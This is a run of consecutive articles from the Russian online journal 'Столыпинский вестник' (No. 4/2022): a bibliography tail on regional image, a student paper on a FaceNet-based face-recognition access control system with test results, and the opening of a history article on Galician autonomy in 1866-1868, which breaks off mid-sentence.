7. Формирование имиджа региона с целью создания территориальной идентичности / В. Ю. Дудина, О. А. Табекина, О. В. Федотова [и др.] // Russian Economic Bulletin. – 2022. – Т. 5. – № 3. – С. 184-188.
8. Чумиков, А. Н. Коммуникационное и социологическое обеспечение имиджа российских регионов в контексте стратегий их развития / А. Н. Чумиков, Э. Э. Шульц // Коммуникология. – 2022. – Т. 10. – № 1. – С. 15-28.

Literature:

1. Babkina, T. V. Theoretical aspects of assessing the competitiveness of a region as a component of its image / T. V. Babkina, T. P. Kolesnikova // Economics, entrepreneurship and law. – 2022. – Vol. 12. – No. 2. – pp. 835-846.
2. Gromov, A. A. Development of tourism as a factor in the formation of the image of the territory / A. A. Gromov // Scientific electronic journal Meridian. – 2020. – № 8(42). – Pp. 390-392.
3. Dabul, O. V. The role of local media in the formation of the tourist attractiveness of the region / O. V. Dabul // Mass-media. Reality. References: edited by E.N. Bryzgalova, I.E. Ivanova / Tver State University, Department of

- Journalism, Advertising and Public Relations. – Tver: Tver State University, 2018. – pp. 120-124.
4. Kuznetsova, A. I. Factors of actualization of the regional potential of the tourism and hotel services sector / A. I. Kuznetsova, E. N. Narkhova // Hotel business. – 2022. – No. 1. – pp. 13-21.
 5. Lizarkin, A. R. The role of architecture in shaping the image of the city of Khabarovsk / A. R. Lizarkin, N. N. Panchuk // New ideas of the new century: materials of the international scientific conference FAD TOGU. – 2018. – Vol. 2. – pp. 176-180.
 6. Nuzhdova, E. N. On the formation of the tourist image of the city / E. N. Needova // Science and Education. – 2022. – Vol. 5. – No. 1. – pp. 76-84.
 7. Formation of the image of the region in order to create a territorial identity / V. Y. Dudina, O. A. Tabekina, O. V. Fedotova [et al.] // Russian Economic Bulletin. – 2022. – Vol. 5. – No. 3. – pp. 184-188.
 8. Chumikov, A. N. Communication and sociological support of the image of Russian regions in the context of their development strategies / A. N. Chumikov, E. E. Shultz // Communicologiya. – 2022. – Vol. 10. – No. 1. – pp. 15-28.

© Гончарова Е.А. Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Гончарова Е.А. ОБРАЗ КАЛИНИНГРАДСКОЙ ОБЛАСТИ В МЕДИАПРОСТРАНСТВЕ КАК ЦЕНТРА ПРИТЯЖЕНИЯ ТУРИСТОВ // Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.896

РАЗРАБОТКА ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ КОНТРОЛЯ УПРАВЛЕНИЯ ДОСТУПОМ

DEVELOPMENT OF AN INTELLIGENT ACCESS CONTROL SYSTEM

Головко Ярослав Юрьевич, студент 2 курс, факультет «Математики и информатики», Институт инженерных и цифровых технологий, Россия, г. Белгород

Golovko Iaroslav Iurevich, 2nd year student, Faculty of Mathematics and Computer Science, Institute of Engineering and Digital Technologies, Russia, Belgorod

Аннотация

Статья посвящена разработке интеллектуальной системы контроля управления доступом. Актуальность работы заключается в том, что сотрудники учреждений часто теряют пропуски. Внедрение системы контроля доступа на основе распознавания лица позволило бы сотрудникам не носить пропуски, которые можно легко потерять. Также повысилась бы безопасность учреждений, поскольку если пропуск сотрудника попадет в руки третьему лицу, он спокойно сможет проникнуть внутрь. Целью является разработать интеллектуальную систему контроля управления доступом. Для достижения

цели поставлены следующие задачи: исследовать методологию распознавания лица, разработать алгоритм работы системы, реализовать приложение и провести тестирование.

S u m m a r y

The article is devoted to the development of an intelligent access control system. The relevance of the work lies in the fact that employees of institutions often lose passes. The introduction of a face recognition access control system would allow employees not to wear badges that can be easily lost. The security of institutions would also be improved, since if an employee's pass falls into the hands of a third party, he can easily get inside. The goal is to develop an intelligent access control system. To achieve the goal, the following tasks were set: to study the face recognition methodology, develop an algorithm for the system, implement the application and conduct testing.

Ключевые слова: разработка, интеллектуальные системы, управление доступом, сверточные нейронные сети, распознавание лица, GoogleNet, FaceNet, VGGFace2.

Keywords: development, intelligent systems, educational organizations, access control, convolutional neural networks, face recognition, GoogleNet, FaceNet, VGGFace2.

Введение

Распознавание лиц стало очень важной темой в последние годы. Распознавание лиц эффективно применяется в различных приложениях, таких как системы безопасности, аутентификация, входной контроль, система наблюдения, разблокировка смартфонов и систем социальных сетей и т. д. Система распознавания лиц должна иметь возможность автоматически идентифицировать лица на изображении или видео. Основным принципом работы системы распознавания лиц можно свести к следующим шагам.

1. Получение изображения.

2. Обнаружение.
3. Предварительная обработка.
4. Извлечение признаков.
5. Классификация.
6. Обучение.
7. Решение.

Сверточные нейронные сети

Сверточные нейронные сети (CNN) — это класс глубоких нейронных сетей, которые могут распознавать и классифицировать определенные функции изображений и широко используются для анализа визуальных изображений. Их приложения варьируются от распознавания изображений и видео, классификации изображений, анализа медицинских изображений, компьютерного зрения и обработки естественного языка.

Слои свертки

Существует три типа слоев, которые составляют CNN: сверточные слои, слои объединения и полносвязные (FC) слои. Когда эти слои сложены, будет сформирована архитектура CNN. В дополнение к этим трем слоям есть еще два важных параметра: слой отсева и функция активации, которые определены ниже.

1. Сверточный слой

Основная задача сверточного слоя — обнаружить локальные соединения объектов из предыдущего слоя и сопоставить их внешний вид с картой объектов. В результате свертки в нейронных сетях изображение разбивается на перцептроны, создавая локальные рецептивные поля и, наконец, сжимая перцептроны в карты признаков. В каждом слое есть банк фильтров. Количество фильтров, применяемых за один этап, эквивалентно глубине объема выходных карт объектов. Каждый фильтр обнаруживает определенную функцию в каждом месте на входе.

2. Слой объединения

Основная цель этого слоя — уменьшить размер свернутой карты объектов, чтобы снизить вычислительные затраты. Это выполняется путем уменьшения связей между слоями и независимо работает на каждой карте объектов.

3. Полностью связанный слой

Целью полной полносвязной структуры является настройка весовых параметров для создания стохастического представления правдоподобия каждого класса на основе карт активации, сгенерированных объединением слоев свертки, нелинейности, выпрямления и объединения слоев.

4. Отсев: используется для предотвращения переобучения

5. Функции активации: используются для изучения и аппроксимации любых непрерывных и сложных отношений между переменными сети.

GoogLeNet

GoogLeNet разработан на основе идеи о том, что несколько соединений между слоями неэффективны и имеют избыточную информацию из-за корреляции между ними. Соответственно, он использует «начальный модуль», разреженную CNN, с 22 уровнями в параллельном рабочем процессе обработки и использует несколько вспомогательных классификаторов на промежуточных уровнях для улучшения способности различения на нижних уровнях.

Общая архитектура состоит из 22 слоев. Архитектура была разработана с учетом вычислительной эффективности. Архитектура также содержит два вспомогательных слоя классификатора.

Архитектура вспомогательных классификаторов следующие:

- средний объединяющий слой с размером фильтра 5×5 и шагом 3;
- свертка 1×1 со 128 фильтрами для уменьшения размерности и активации ReLU;
- полностью подключенный слой с 1025 выходами и активацией ReLU;
- регуляризация отсева с коэффициентом отсева = 0,7;

— классификатор softmax с выводом 1000 классов, аналогичный основному классификатору softmax

Наиболее эффективной моделью, созданной на архитектуре GoogleNet является FaceNet. FaceNet обеспечивает унифицированное встраивание для задач распознавания лиц, проверки и кластеризации. Он отображает каждое изображение лица в евклидово пространство таким образом, что расстояния в этом пространстве соответствуют сходству лиц, т. е. изображение человека А будет помещено ближе ко всем другим изображениям человека А по сравнению с изображениями любого другого человека, присутствующего в пространстве набора данных.

Основным преимуществом является эффективность GoogleNet: можно достичь высокой производительности (рекордная точность 99,63% в LFW, 95,12% в базе данных Youtube Faces), используя всего 128 байт на лицо.

FaceNet использует сверточную нейронную сеть (CNN). Сеть обучается таким образом, чтобы квадрат расстояния между вложениями соответствовал сходству лиц. Изображения, используемые для обучения, масштабируются, трансформируются и плотно обрезаются вокруг области лица.

Триpletная функция потерь

Еще одним важным аспектом FaceNet является функция потерь. Он использует функцию тройных потерь. Чтобы рассчитать потерю триплета, нам нужно 3 изображения, а именно якорное, положительное и отрицательное. Суть заключается в том, что мы хотим, чтобы наш якорный образ (изображение конкретного человека А) был ближе к положительным изображениям (всем изображениям человека А) по сравнению с отрицательными изображениями (все остальные изображения). Формула tripletной функции представлена ниже.

$$\sum_i^N \left[\|f(x_i^a) - f(x_i^p)\|_2^2 - \|f(x_i^a) - f(x_i^n)\|_2^2 + \alpha \right]_+$$

Формула 1. Триpletная функция потерь

Выбор триплета

Выбор правильных пар изображений чрезвычайно важен, так как будет много пар изображений, удовлетворяющих этому условию, и, следовательно, наша модель мало что из них извлечет, а также из-за этого будет медленно сходиться.

Чтобы обеспечить быструю сходимость, крайне важно выбрать триплеты, которые нарушают ограничение триплетов. Формулы выбора триплетов представлены ниже.

$$\text{Argmax} \|f(x_i^a) - f(x_i^p)\|_2^2 \quad (1)$$

$$\text{Argmin} \|f(x_i^a) - f(x_i^n)\|_2^2 \quad (2)$$

Формула 2. Выбор триплета

Уравнение (1) означает, что при заданном якорном образе человека А мы хотим найти позитивный образ А, такой, чтобы расстояние между этими двумя изображениями было наибольшим.

Уравнение (2) означает, что для данного якорного изображения человека А мы хотим найти негативное изображение, такое, что расстояние между этими двумя изображениями будет наименьшим.

Разработка алгоритма процесса распознавания

В процессе распознавания лиц система начинает с ввода живого видео или неподвижных изображений. После получения видео или изображений он считывает кадры с библиотекой OpenCV. На кадрах система определяет лица с помощью MTCNN. После обнаружения лица он создает признаки лица с помощью FaceNet. После создания точек встраивания система классифицирует результат и сопоставляет результат с набором обучающих данных. Если совпадение удовлетворяет пороговому значению, то отображается имя человека и процент совпадения с лицом человека, сохраненным в базе данных. Если результат не удовлетворяет порогу, то это

показывает, что человек неизвестен, и сохраняет лицо вместе со временем для дальнейшего использования. Алгоритм представлен на рисунке 1.



Рисунок 1. Алгоритм процесса распознавания

Разработка и тестирование

Обучение модели производилось с использованием набора данных VGGFace2. Набор данных содержит 3,31 миллиона изображений 9131 субъекта (идентификации), в среднем 362,6 изображения для каждого субъекта. Изображения имеют большие различия в позе, возрасте, освещении, этнической принадлежности и профессии (например, актеры, спортсмены, политики).

Для тестирования были выбраны следующие критерии: условия освещения и положение головы испытуемого. Примеры работы распознавания представлены на рисунке 2. Испытания были проведены с 20 участниками, для каждого критерия было сделано 10 попыток, в результате чего были получены результаты, представленные в таблице 1 и таблице 2.




Рисунок 2. Пример работы распознавания с разным положением головы и освещением

Условия освещения	Дневной свет	Ночной свет	Неравномерное снизу/сверху/слева/справа	освещение
Средняя точность, %	99.61	97.89	95.32	

Таблица 1. Результаты работы распознавания с разным освещением

Положени е головы	Прямое	С разворотом влево/вправо	С наклоном вверх/вниз	С разворотом влево/вправо и одновременным наклоном вверх/вниз
Средняя точность, %	99.62	96.5	94.45	92.37

Таблица 2. Результаты работы распознавания с разным положением головы

Заключение

Таким образом, удалось разработать интеллектуальную систему контроля управления доступом. В рамках выполнения работы поставленная цель была достигнута, а также была исследована методология распознавания лица, исследованы сверточные нейронные сети, проанализирована архитектура GoogleNet, описаны основные механизмы работы FaceNet, разработан алгоритм работы системы, разработана и протестирована интеллектуальная система контроля управления доступом.

Литература

1. LeCun Y., Bengio Y. Convolutional Networks for Images, Speech, and Time-Series // The Handbook of Brain Theory and Neural Networks. MIT Press, 1995. P. 255-258.
2. Федотов Д. В., Попов Е. А., Охорзин В. А. Оптимизация структуры сверточной нейронной сети с помощью самоконфигурируемого эволюционного алгоритма в одной задаче идентификации // Вестник СибГАУ.
3. Гелиг А.Х., Матвеев А.С. Введение в математическую теорию обучаемых распознающих систем и нейронных сетей. Учебное пособие: моногр., СПб.: Изд. СПбГУ, 2014. -224 с.
4. Олескин А.В. Сетевые структуры в биосистемах и человеческом обществе. - М.: Едиториал УРСС, Либроком, 2015. - 304 с.
5. Таганов А.И. Нейросетевые системы искусственного интеллекта в задачах обработки изображений - М.: Телеком, 2016. - 148 с.
6. Хайкин С. Нейронные сети. Полный курс - М.: Вильямс, 2016. - 973 с.

Literature

1. LeCun Y., Bengio Y. Convolutional Networks for Images, Speech, and Time-Series // The Handbook of Brain Theory and Neural Networks. MIT Press, 1995. P. 255-258.

2. Fedotov D. V., Popov E. A., Okhorzin V. A. Optimisation of convolutional neural network structure with self-configuring evolutionary algorithm in one identification problem // Vestnik SibGAU. 2015. Vol. 16, no. 4. P. 857-863.
3. Gelig A.H., Matveev A.S. Introduction to the mathematical theory of trainable recognition systems and neural networks. Textbook: Monogr. - St.Peter.: Publishing House of St. Petersburg State University, 2014. - 224 p.
4. Oleskin A.V. Network structures in Biosystems and human society. - M: Editorial URSS, Librocom, 2015. - 304 p.
5. Taganov A.I. Neural network systems of artificial intelligence in image processing problems - M: Telecom, 2016. - 148 p.
6. Haykin S. Neural networks. A complete course - M: Williams, 2016. - 973 p.

© Головки Я.Ю., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Головки Я.Ю. РАЗРАБОТКА ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ КОНТРОЛЯ УПРАВЛЕНИЯ ДОСТУПОМ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 93

DOI 10.55186/27131424_2022_4_4_1

**АВТОНОМИЗАЦИЯ ГАЛИЦИИ В ХОДЕ ПЕРЕУСТРОЙСТВА
АВСТРИЙСКОЙ ИМПЕРИИ В ДВУЕДИНУЮ МОНАРХИЮ**

**AUTONOMIZATION OF GALICIA IN THE PROCESS OF
TRANSFORMATION OF THE AUSTRIAN EMPIRE INTO THE DUAL
MONARCHY**

Кретов Владислав Александрович, Магистрант 2 курс ФМОПиЗР РГГУ

Россия, г. Москва

Kretov Vladislav Alexandrovich, undergraduate 2nd year FMEP&ZR RSUH

Russia, Moscow

Аннотация: В статье рассматривается процесс автономизации Галиции в конце 1860-х – начале 1870-х годов, в результате которого этот край получил исключительные для коронной земли в составе Цислейтании права – прежде всего отказ от использования немецкого языка в образовании, администрации и делопроизводстве. Ключевым эпизодом в процессе полонизации Галиции было принятие львовским сеймом 24 сентября 1868 г. так называемой Галицийской резолюции. В ней были изложены условия, на которых польский политический класс был согласен перейти от постоянной оппозиции к союзу с Веной. На успешную реализацию отдельных пунктов этой программы и

неуспех резолюции в целом повлияло большое количество внешнеполитических, общеимперских и внутригалицийских факторов, изучению которых посвящено это исследование.

Summary: The article examines the process of autonomization of Galicia in the late 1860's – early 1870's which resulted in acquiring by this crown land (Kronland) some exceptional privileges – primarily abandonment of German in education, administration and judiciary. The adoption of the so-called Galician Resolution by the Galician Diet on September 24 1868 was the key moment of the Polonization of Galicia. The resolution contained conditions under which the Polish political class was ready to abandon their constant opposition towards Vienna and to form an alliance with it. The successful realization of separate parts of the program and failure of the resolution as a whole was caused by a significant number of external, empire-wide and internal Galician factors. Examination of these factors serves as a purpose of this research.

Ключевые слова: автономизация Галиции, Галицийская резолюция, полонизация, национальная политика, межнациональные отношения, поляки, русины.

Keywords: autonomization of Galicia, the Galician Resolution, polonization, national politics, interethnic relations, Poles, Ruthenians.

Процесс автономизации Галиции в конце 1860-х – начале 1870-х годов следует рассматривать как часть более общей проблемы соотношения интеграционных и дезинтеграционных процессов в Австрийской империи, преобразовавшейся в двуединую монархию. Существует довольно обширная польская историография процесса автономизации Галиции [1]. В этих работах он изучается с точки зрения деятельности Краевого сейма во Львове и венских правительств, а также влияния на него международных отношений в Европе и отношений Вены с другими коронными землями Цислейтании, в то время как целью данной статьи служит изучение процесса автономизации Галиции с

точки зрения влияния межнациональных отношений в крае и политики Вены в национальном вопросе на формирование австро-польского компромисса в Галиции. Источниковой базой исследования служат донесения информаторов III отделения из Галиции, стенограммы заседаний львовского сейма, публикации документов официальных органов и партий, публицистические тексты и воспоминания политиков, не публиковавшиеся на русском языке.

Начиная с разделов Речи Посполитой и до 1860-х годов польская шляхта и городская интеллигенция находилась во враждебных отношениях с австрийскими властями, как это было и в России и Пруссии. Наиболее ярко конфликт между имперской властью и польским политическим классом, стремившимся к восстановлению польской государственности, проявился в ходе Галицийского восстания 1846 г. и революции 1848 г.

Ситуация стала меняться с началом конституционных преобразований в Австрийской империи в 1860-61 гг. В 1861 г. был впервые создан Галицийский краевой сейм, большинство мест в котором благодаря куриальной избирательной системе было обеспечено за польской шляхтой (в наиболее многочисленной курии сельских гмин выбиралось только 74 из 150 мест в сейме). Сейм также выбирал депутатов, представлявших интересы края в венском Рейхсрате. Благодаря поддержке либерально-централистского кабинета министров в сейм первого созыва прошло большое количество польских и русинских (Русины – историческое самоназвание украинцев в Галиции до начала XX в.; русины составляли почти половину населения Галиции, однако были слабо представлены в сейме и Рейхсрате, так как были в основном крестьянским народом) крестьянских депутатов, однако польское шляхетское большинство только усиливалось в результате последующих выборов в сейм.

Воспользоваться плодами такого преобладания в сейме уже в первые годы его работы полякам помешали введение в 1864 г. в крае военного положения в связи с восстанием в российской Польше и последовавшие за ним

репрессии. Однако сменившая абсолютизм 1850-х годов система властных отношений в многонациональной империи, практически объединявшей в себе целый регион Средней Европы [2], претерпела дальнейшие изменения в следствие отказа Венгрии от участия в немецком либерально-централистском проекте конституционной монархии и неудачной войны с Пруссией в 1866 г.

Надежды на нахождение компромисса с Веной среди галицийской шляхты стали шириться уже через полгода после отмены военного положения, продлившегося до апреля 1865 г. После того, как не сумевший привлечь венгров к работе Рейхсрата либеральный кабинет был отправлен в отставку в июле 1865 г., 20 сентября того же года император Франц Иосиф издал патент, приостановивший действие Февральского патента и манифест, объяснявший это решение тем, что «значительная часть империи, как бы там горячо и патриотически не бились сердца, упорно воздерживалась от совместной законодательной работы» [3].

27 марта 1866 г. львовский сейм принял адрес к императору с просьбой учредить должность представителя Галиции в правительстве и назначить им «выходца из края, знающего свойственные нашему краю отношения, связанного с краем общностью чувств, стремлений и интересов» [4]. Против принятия адреса выступили русинские депутаты, опасавшиеся что поляки таким образом собираются, как выразился депутат М. Куземский, «между монархом и народом поставить канцлера-соотечественника, чтобы народ русский и в Вене приобрел опекунов, от которого он и тут, в крае, избавиться хочет» [5]. Представители русинов прежде всего боялись в результате соглашения между Веной и польской шляхтой потерять возможность обращаться напрямую к правительству и императору и быть услышанным ими, так как надежд на равное с поляками представительство во Львове они не питали. Принятый польским большинством адрес был вручен императору 9 апреля.

30 марта комиссия сейма не одобрила предложенный правительством проект административного разделения Галиции на западную и восточную части, чего давно требовали лидеры русинов. Главным требованием русинов было политическое разделение Галиции с отдельным представительством восточной части края. Однако сейм, опираясь на требование политической неделимости края, не одобрил и административного разделения Галиции с предлагавшимся учреждением двух наместничеств и единого генерал-губернаторства над ними [6]. Решать судьбу проекта, в очередной раз актуализировавшего вопрос прав на Восточную Галицию, Вена предоставила львовскому сейму, что позволило российскому историку А.И. Миллеру отметить ее активную роль в поддержании межнациональных противоречий в крае [7]. Проект раздела края на два наместничества был отклонен на сессии сейма 18 апреля, где в ходе дебатов представлявший русинов депутат И. Лозинский провозгласил: «Политический раздел Галиции останется навсегда для нас неизменной целью всех наших усилий и желаний, а чего другие народы после кровавой борьбы добились, того постараемся посредством ума достичь, чтобы мы как равные с равными и свободные со свободными жить могли» [8].

Накал национальной агитации в польских городах заметно усилился в мае–июне в преддверии войны с Пруссией. Осведомители III отделения, следившие в первую очередь за предводителями Январского восстания 1863 г., в конце мая сообщали о формировании добровольческих легионов и пополнении воинских частей:

«В настоящее время в г. Кракове 14 военных штабов. Музыканты полков и артиллерийских бригад ежедневно играют в кавярнях (кофейнях — прим. авт.) и трактирах только: “Boże, coś Polskę”, “Z dymem pożarów”, “Jeszcze Polska nie zginęła”. К музыке присоединяются пение студентов и местных жителей с рассказами об Австрии, как покровительнице Польши.

Месяц тому назад в Кракове и в окрестностях почти уже скрывались чамарки, контуши и конфедератки; в настоящее время почти все поляки ходят в этих костюмах целыми группами по улицам, подняв с значением голову вверх» [9].

В то же время А. Малецкий в письме к графу Грабовскому в Варшаву из Львова писал: «Сильнее всего львовяне боятся, не придут ли русские — это было бы хуже всего. [...] Для эмиграции, которая хотела бы устремиться в Галицию поставлены практически непреодолимые трудности и препятствия для получения разрешения на пребывание» [10].

Страх перед возможной оккупацией Галиции Россией был еще одним фактором, подталкивавшим поляков к союзу с Веной и обострявшим конфликт с русинами в Галиции. После поражения Австрии при Кёнигсретце (Садовой) в газете русофилов «Слово» 8 августа 1866 г. вышла программная статья «От Львова. Погляд в будущность», которая провозгласила (с сохранением орфографии): «Русь Галицка, Угорска, Кіевска, Московска, Тобольска и пр. подь взглядомъ этнографическимъ, историческимъ, лексикальнымъ, литературнымъ, обрядовымъ есть одна и та же самая Русь, мимо того, що въ Галичинѣ она вѣрно предана своему возлюбленному Монарху и Его свѣтлой династіи, а тамъ за границею она тоже предана своему Монарху и своей династии» [11]. И российское правительство действительно имело в виду возможность занятия Галиции. Однако от этих планов было решено отказаться ир чисто прагматических расчетов из-за отсутствия широкой общественной поддержки в России. А.И. Миллер приводит слова русского посла в Вене Э.Г. Штакельберга, советовавшего отказаться от планов аннексии края из-за угрозы усложнения управления и без того обширной территории империи [12]. Провозглашение культурного единства русинов с русским народом сделало русофилов в глазах поляков частью «московской угрозы», что делало невозможным примирение с ними.

Сближение Вены и польской шляхты продолжилось после завершения войны. В сентябре Агенор Голуховский был повторно назначен наместником Галиции (во время первого наместничества Голуховского в 1849–1859 гг. было предпринято наступление на культурное и политическое движение русинов — в частности была предпринята попытка замены кириллического алфавита для русинов на латинский, так называемая «Азбучная война» [13]). В декабре сейм разработал проект статута Краевой школьной рады (Rada szkolna krajowa) и проект закона о языке преподавания в народных и средних школах, против чего также протестовали русинские депутаты, опасавшиеся перехода контроля над образованием в крае в руки поляков.

Символом новой польской политики, направленной на соглашение с Веней, стал адрес 10 декабря 1866 г., в котором причиной неудач государства была названа система централизации, была выражена надежда на будущее конституционное самоуправление коронных земель империи и декларирована верность польской шляхты монарху: «При Вашем Величестве мы стоим и стоять хотим (przy Tobie, Najjaśniejszy Panie! stoimy i stać chcemy)» [14]. Однако на заседании сейма 7 декабря, на котором обсуждалось принятие адреса, русинские депутаты во главе с русофилом А. Добрянским выдвинули альтернативный проект адреса к императору с требованием равного представительства национальностей и создания национальных курий [15]. В то время как польский адрес, выражавший надежды на дальнейшую федерализацию, ссылался исключительно на Октябрьский диплом 1860 г., адрес, предложенный русинами, ссылался в основном на более централистский Февральский патент 1861 г., действие которого было приостановлено в 1865 г. Русины выражали готовность при условии выделения им мест в парламенте по национальной курии оказывать поддержку немецким либералам-централистам, создавшим Февральский патент.

Это обращение русинов к сейму вызвало яростную критику со стороны польских консерваторов. Один из будущих лидеров лагеря краковских

станчиков Станислав Тарновский написал по этому поводу: «А ведь это слушание, посвященное адресу, было чем-то прекрасным, может, даже возвышенным, было открытым выражением и достаточным развитием принципов нашей национальной политики, наших действий в будущем [...]». Но и оно не обошлось без горечи; этот фальшивый тон, который, к сожалению, никогда не перестанет звенеть у нас в ушах, этот скрежет железа по стеклу, это слово чуждого нам духа и чуждой веры, которое с амвонов Христа долгое время потихоньку, а сегодня гораздо громче начинает проповедовать евангелие антихриста [...]. Кредо этих господ, символ веры не апостольский, но ничей иной как истово венский, сочиненный, можно подумать, апостолами централизма под вдохновением от святого Шмерлинга. Да, эти господа желают возвращения февральской конституции и скорейшего созыва Рейхсрата, а в Галиции — раздела на две курии, рускую и польскую и двух наместничеств, русского и польского. По какой причине, мы все знаем: их так сильно притесняют и преследуют поляки, что вскоре им ничего не останется, как бежать с родины [...]. В чем же заключается преследование? В том, что меньшинство в сейме — это не большинство. [...] Было бы большой несправедливостью если бы с одной стороны Сана (по р. Сан проходила этнографическая граница между населенной поляками Западной Галицией и Восточной Галицией, где большинство населения составляли русины — прим. авт.) тысяча людей, к примеру, выбирали одного депутата, а с другой — десять тысяч, но это не так; право везде одинаковое, и большая часть края выбирает большее количество депутатов» [16].

Адрес «от сеймового меньшинства» не был допущен польским большинством, однако русинские депутаты опубликовали обращение к императору 31 декабря в день прекращения работы Сейма и в нем не только повторили требование о создании национальных курий, но и потребовали отказа от польских проектов о школьном совете и языке преподавания в школах [17]. Однако эта борьба уже была проиграна. Русинам оказалось

нечего предложить Вене, так как председатель Совета министров Р. Белькреди выступал за федерализацию империи. К тому же к этому времени начала преобладать позиция министра иностранных дел Ф. фон Бейста, выступавшего за соглашение с Венгрией и умиротворение польской шляхты.

Тарновский, как представитель краковских консерваторов, выступал за совместную с чехами борьбу за федерализацию Австрии и критиковал русинов также и с австрославистских позиций, игнорируя, однако, тот факт, что расширение автономии Галиции могло принести власть только полякам: «А не только в нашем сейме поставил святоюрцев (другое название партии старорусинов по собору св. Юра во Львове, где располагалась резиденция митрополитов греко-католической церкви — прим. авт.) этот адрес в неудобное положение; выставил он их в еще менее выгодном, но более правдивом свете перед другими славянскими племенами в Австрии. Считалось, что мнимые представители русинов представляют вместе с тем славянскую идею и патриотизм, что вернее берегут этот славянский характер, чем поляки и, пользуясь этим, взывали они не раз к симпатии других славян в монархии. Кто же им поверит сегодня, если они захотят говорить о будущем славян, когда они связывают это будущее с тем законом, который всех славян отдаст под власть немцев?» [18].

Надежды поляков на федерализацию империи оказались обмануты, когда 18 февраля 1867 г. на первом после выборов заседании сейма было зачитано обращение императора, сообщавшее о заключении сделки с Венгрией и создании для нее отдельного министерства. Местные ландтаги по всей империи были поставлены перед свершившимся фактом. Единственным действенным способом выразить протест против преобразования империи в дуалистическую монархию остался отказ отправить депутатов в Рейхсрат, который должен был утвердить заключение соглашения с Венгрией — так поступили депутаты чешского сейма. Польские депутаты разделились на два лагеря: одни, в число которых входили политики демократического лагеря во

главе с Францишеком Смолкой, краковские консерваторы и многие крупные землевладельцы, выступали против выбора депутатов в Рейхсрат, надеясь на дальнейшую федерализацию; другие во главе с умеренным демократом Флорианом Земялковским и наместником Агенором Голуховским выступали за сотрудничество с Веной. После двух дней горячих дебатов было принято решение отправить депутатов в Вену, причем в итоге сейм отказался от принятия адреса к императору с упоминанием притязаний Галиции на широкую автономию.

Тому было несколько причин. Подтверждением тезиса Ф. Земялковского о возможности добиться концессий от Вены путем сотрудничества с ней был изданный императором в феврале в качестве жеста доброй воли указ о создании нескольких кафедр с польским языком преподавания на факультете права в Львовском университете [19]. Помимо пряника Вена могла предложить польской шляхте и кнут: наместник Голуховский получил из Вены указание распустить сейм в случае его отказа выслать депутатов в Рейхсрат [20].

Ю. Шуйский, краковский историк, публицист и политик, один из лидеров группы станчиков, в 1867 г., сам выступая за союз с чехами, подытожил страхи польских депутатов. Во-первых, опасен для польских федералистских устремлений был не сам роспуск сейма, а возможность с помощью государственной пропаганды снова набрать в сейм большое количество русинских и польских крестьян и униатских священников, как это было в 1861 г. Только что собранный сейм второго созыва отличался по составу заметно большим преобладанием в нем шляхты. Во-вторых, поляки опасались возможного введения прямых выборов в Рейхсрат. Выбор депутатов в Рейхсрат был для польского сеймового большинства важным инструментом влияния на государственную политику. В-третьих, отказ от участия в Рейхсрате скорее всего повлек бы за собой отставку Голуховского с должности наместника, а он, как польский аристократ и влиятельнейший

имперский чиновник, многое делал для ознакомления венского правительства с интересами и проблемами галицийской шляхты [21].

Оппортунистическая политика Земялковского принесла свои плоды: в июне 1867 г. были одобрены проекты школьной рады и введения польского и русинского языков (с фактическим преобладанием первого через создание двуязычных школ, где на русинском языке преподавали только язык и литературу [22]) в народных и средних школах, разработанные сеймом в декабре 1866 г. Польские депутаты активно участвовали в разработке конституции, которая была издана 21 декабря 1867 г. Конституция расширила полномочия ландтагов, отдав в их ведение местное законодательство на низовом уровне (гминное законодательство в Галиции) [23], а также гарантировала в 19 статье Государственного основного закона об общих правах граждан равноправие национальностей, право на защиту и развитие своей национальности и языка, а также равноправие языков в публичной сфере и сфере образования [24]. В 1868 г. австрийские власти впервые отступили от использования немецкого языка в судах и администрации: было рекомендовано проводить судебные заседания и отвечать на запросы и жалобы жителей на том языке, на котором были сделано обращение. Информаторы III отделения в сентябре 1867 г. также сообщали в Петербург о «невероятной активности», с которой аристократическо-клерикальная и демократическая партия совместно работают над поднятием польского национального духа, в чем им помогает правительство, идя на уступки с далеко идущими последствиями [25].

Однако единства среди польских депутатов не было: демократическая оппозиция продолжала настаивать на переустройстве государства на федеративной основе. Ф. Смолка призвал сейм отозвать депутатов из Рейхсрата и выдвинул программу, в которой потребовал признать, что объединение большого количества разнородных земель в Цислейтанию не отвечает интересам составляющих ее земель, которые представляют собой

